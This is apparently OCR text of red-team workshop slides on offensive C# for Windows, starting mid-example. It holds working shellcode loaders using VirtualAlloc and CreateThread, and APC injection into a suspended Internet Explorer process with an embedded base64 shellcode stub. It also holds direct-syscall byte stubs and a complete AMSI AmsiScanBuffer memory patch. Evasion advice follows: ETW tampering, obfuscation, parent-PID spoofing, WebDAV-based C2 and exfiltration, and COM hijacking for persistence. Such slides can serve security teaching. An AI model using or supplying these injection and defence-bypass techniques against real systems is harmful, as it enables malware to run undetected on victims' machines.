            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Example for Linux

Windows API

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libc shared library and define the method corresponding to the native function.
        [DllImport("libc.so.6")]
        private static extern int getpid();

        public static void Main(string[] args){
            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Wiki

Windows API

P/Invoke Wiki

Pinvoker Visual Studio Plugin

https://pinvoke.net/

4: VirtualAlloc

Summary
The VirtualAllocEx API

static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,

Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr

static def VirtualAllocEx(hProcess as IntPtr, lpAddress as IntPtr, dwSize as IntPtr, flAl

Documentation
[VirtualAllocEx] on MSDN

5: VirtualAllocEx


Summary
The VirtualAllocEx API

static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,

Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr

static def VirtualAllocEx(hProcess as IntPtr, lpAddress as IntPtr, dwSize as int, flAlloc

Documentation
[VirtualAllocEx] on MSDN



P/Invoke for Sample Shellcode/MalwaRE Functions

Windows API

```
[DllImport("kernel32")]
1 reference
public static extern UInt64 VirtualAlloc(UInt64 lpStartAddr,UInt64 size, UInt64 flAllocationType, UInt64 flProtect);
```

VirtualAlloc for memory allocation operations

```
[DllImport("kernel32")]
1 reference
public static extern IntPtr CreateThread(
UInt64 lpThreadAttributes,
UInt64 dwStackSize,
UInt64 lpStartAddress,
IntPtr param,
UInt64 dwCreationFlags,
ref UInt64 lpThreadId
);
```

CreateThread for creating a thread

```
[DllImport("kernel32")]
1 reference
public static extern UInt64 WaitForSingleObject(
IntPtr hHandle,
UInt64 dwMilliseconds
);
```

WaitForSingleObject for waiting before exit

Invoke A Shellcode on Windows (VirtualAlloc + CreateThread)

Windows API

```
UInt64 funcAddr = VirtualAlloc(0, (UInt64)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Console.WriteLine("Virtualloc used to allocate memory for the shellcode size.");

Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
Console.WriteLine("Shellcode copied to the memory address received.");

IntPtr hThread = IntPtr.Zero;
UInt64 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
Console.WriteLine("Variables set for the thread.");

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
Console.WriteLine("CreateThread called.");

WaitForSingleObject(hThread, 0xFFFFFFFF);
Console.WriteLine("Thread started, goodbye!");
```

Allocating memory

Copying shellcode

Starting the thread

Wait for the thread

Thread Injection on Windows (VirtualAllocEX + QueueUserAPC)

Windows API

```
string strShellCode = "REPLACEME/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHB
byte[] shellcode = System.Convert.FromBase64String(strShellCode.Replace("REPLACEME",""));

string processpath = @"C:\Program Files\internet explorer\iexplore.exe";
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, shellcode.Length,MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,shellcode,shellcode.Length, out bytesWritten);

Process targetProc = Process.GetProcessById((int)pi.dwProcessId);
ProcessThreadCollection currentThreads = targetProc.Threads;
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, currentThreads[0].Id);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess,resultPtr, shellcode.Length,PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```

Creates a process in suspended mode

Allocate Mem for RW

Write the shellcode

Get the process ID


Open the thread

Make Mem RX

Queue Thread Inj.

Resume the thread

Evasions



Dynamic Invoke (D/Invoke) in C#

Evasions

- Unlike P/Invoke, D/Invoke dynamically invokes the unmanaged DLL functions. The difference is Import table won't have dynamically resolved unmanaged APIs.
  - Helps to bypass PE import API analysis and EDR hooking (no PInvoke for APIs)
  - Modular process injection API
- Presented in BlueHat IL by Ruben Boonen (b33f) and The Wover
  - https://www.youtube.com/watch?v=FuxpMXTgV9s
- The code is in the Sharpsploit respositor (SharpSploit.Execution.DynamicInvoke)
  - https://github.com/cobbr/SharpSploit
- The Wover maintains a nuget for C# for it
  - https://github.com/TheWover/DInvoke

Direct Syscalls in C# using Unsafe

Evasions

- C# can use direct syscalls with unsafe
- Red Team Tactics: Utilizing Syscalls in C# - Prerequisite Knowledge
  - https://jhalon.github.io/utilizing-syscalls-in-csharp-1 (Jack Halon)
  - https://github.com/jhalon/SharpCall (Jack Halon)
  - https://github.com/badBounty/directInjectorPOC (BadBounty)

```
static byte[] bNtOpenProcess =
{
    0x4C, 0x8B, 0xD1,                   // mov r10, rcx
    0xB8, 0x26, 0x00, 0x00, 0x00,       // mov eax, 0x26 (NtOpenProcess Syscall)
    0x0F, 0x05,                         // syscall
    0xC3                                // ret
};
```

Bypassing AMSI Patching AMSI Scan Buffer

Evasions

```
Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
```

C++

```
HRESULT WINAPI AmsiScanBuffer(
  _In_      HAMSICONTEXT amsiContext,
  _In_      PVOID        buffer,
  _In_      ULONG        length,
  _In_      LPCWSTR      contentName,
  _In_opt_  HAMSISESSION session,
  _Out_     AMSI_RESULT  *result
);
```

AMSI – Scan Buffer Bypass (Vulnerability by CyberArk, C# by Rasta Mouse)

- Change the buffer length to be scanned by AMSI to 0
- https://www.cyberark.com/threat-research-blog/amsi-bypass-redux
- https://github.com/rasta-mouse/AmsiScanBufferBypass

Bypassing AMSI Patching AMSI Scan Buffer

Evasions

```
IntPtr Address = GetProcAddress(LoadLibrary("am" + "si" + ".dl" + "l"), "Am" + "si" + "Scan" + "Buffer");

UIntPtr size = (UIntPtr)5;
uint p = 0;

VirtualProtect(Address, size, 0x40, out p);

Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

IntPtr unmanagedPointer = Marshal.AllocHGlobal(6);

Marshal.Copy(Patch, 0, unmanagedPointer, 6);


MoveMemory(Address, unmanagedPointer, 6);

return 0;
```

Load the amsi.dll and get AmsiScanBuffer function address

Pointer permissions RWX

Patch opcode

Get unmanaged pointer

Copy the patch opcode

Move the patch to the AmsiScanBuffer function address

C++

```
HRESULT WINAPI AmsiScanBuffer(
  _In_      HAMSICONTEXT amsiContext,
  _In_      PVOID        buffer,
  _In_      ULONG        length,
  _In_      LPCWSTR      contentName,
  _In_opt_  HAMSISESSION session,
  _Out_     AMSI_RESULT  *result
);
```

AMSI – Scan Buffer Bypass (Vulnerability by CyberArk, C# by Rasta Mouse)

- Change the buffer length to be scanned by AMSI to 0
- https://www.cyberark.com/threat-research-blog/amsi-bypass-redux
- https://github.com/rasta-mouse/AmsiScanBufferBypass

Bypassing Event Tracing for Windows (ETW)

Evasions

- ETW is mainly used for debugging and performance monitoring
- Ruben Boonen (b33f) has released SilkETW for PoC C# detections
- EDRs adopted similar techniques for malicious detections via ETW

- ETW Bypasses - patching environment variables, binary or process
  - https://www.mdsec.co.uk/2020/03/hiding-your-net-etw by Adam Chester (_xpn)
  - https://github.com/outflanknl/TamperETW by Cornelis de Plaa
  - https://modexp.wordpress.com/2020/04/08/red-teams-etw by modexp
  - https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63 by Matt Graeber

Obfuscation

Evasions

- .NET Framework code can be decompiled easily (represented code)
  - PE binary artifacts, Static Signatures via Code or Ngrams, Reading the Code as RE

- Obfuscation
  - Altering the source code and/or binary to make the program hard to understand
  - Changing strings & variable names, adding simple calculations or operations
  - Randomising the content for static or dynamic detections

- Projects
  - C# -> Rosfuscator by Melvin Langvik - https://github.com/Flangvik/RosFuscator
  - PowerShell -> Chimera by tokyoneon - https://github.com/tokyoneon/Chimera
  - .NET-Obfuscator List - https://github.com/NotPrab/.NET-Obfuscator

Running Unmanaged Code in .NET

Evasions

- Where direct P/Invoke, D/Invoke and Syscalls is not sufficient, there other .NET features to be used to run unmanaged code
  - Marshal.GetDelegateForFunctionPointer by D/Invoke research


- Weird Ways to Run Unmanaged Code in .NET by Adam Chester (_xpn)

  https://blog.xpnsec.com/weird-ways-to-execute-dotnet

  - MethodDesc and Pointers Jumps
  - InternalCall and QCall
  - Samples: https://github.com/xpn/NautilusProject

General Recommendations

Evasions




Get a Code Signing Certificate
- Signed installers (MSI)
- Signed Kernel Drivers

Use WebDAV for Delivery
- Internal C2
- Delivering LOLBins
- Exfiltration

Use Legitimate Apps (LOLBin / LOLBas)
Command Line Manipulation
Fake Parent PID while CreateProcess
Spoof the Arguments while CreateProcess

Use COM Hijacking for Persistency
- Trigger in Registry
- Impersonate the Apps
- Alternate Data Streams (NTFS)



Remember that AMSI is everywhere
- Office Integration
- Scripting Integration (CScript, PS)
- Email Scanning
- .NET CLR (?)

Use .NET for Portability
- Compile When Necessary
- Inject it to Managed/Unmanaged
- Use as Binary or Script
- Run Powershell in Unmanaged


Exercises

Walk Through Some Advanced Examples

Platform Invoke Examples
Deploying ShellCode with Multiple Examples
Injecting Thread for Shellcode Deployment
Bypassing AMSI and Windows Defender

45 Min

Conclusion



Next Steps

Conclusion


Homework:

- Covenant C# C2 by Ryan Cobb (https://github.com/cobbr/Covenant)
- Apollo - Implant for Mythic by Dwight Hohnstein (https://github.com/MythicAgents/Apollo)
- Ghost Pack by SpectreOps (https://github.com/GhostPack)
- Atomic Red Team Repo by Red Canary (https://github.com/redcanaryco/atomic-red-team)
- Where is my implant? By Alexander Leary (https://github.com/0xbadjuju/WheresMyImplant)

People:

- Casey Smith, James Forshaw, Ruben Boonen, Will Schroeder, Oddvar Moe, Arno0x0x, Dave Kennedy, Daniel Rastamouse Duggan, Adam Chester, Dominic Chell, Grzegorz Tworek

Projects:

- Sharpsploit, Silenttrinity, Cobalt Strike, LOLBAS, Reconerator
- Github Repositories of @People Above

Thanks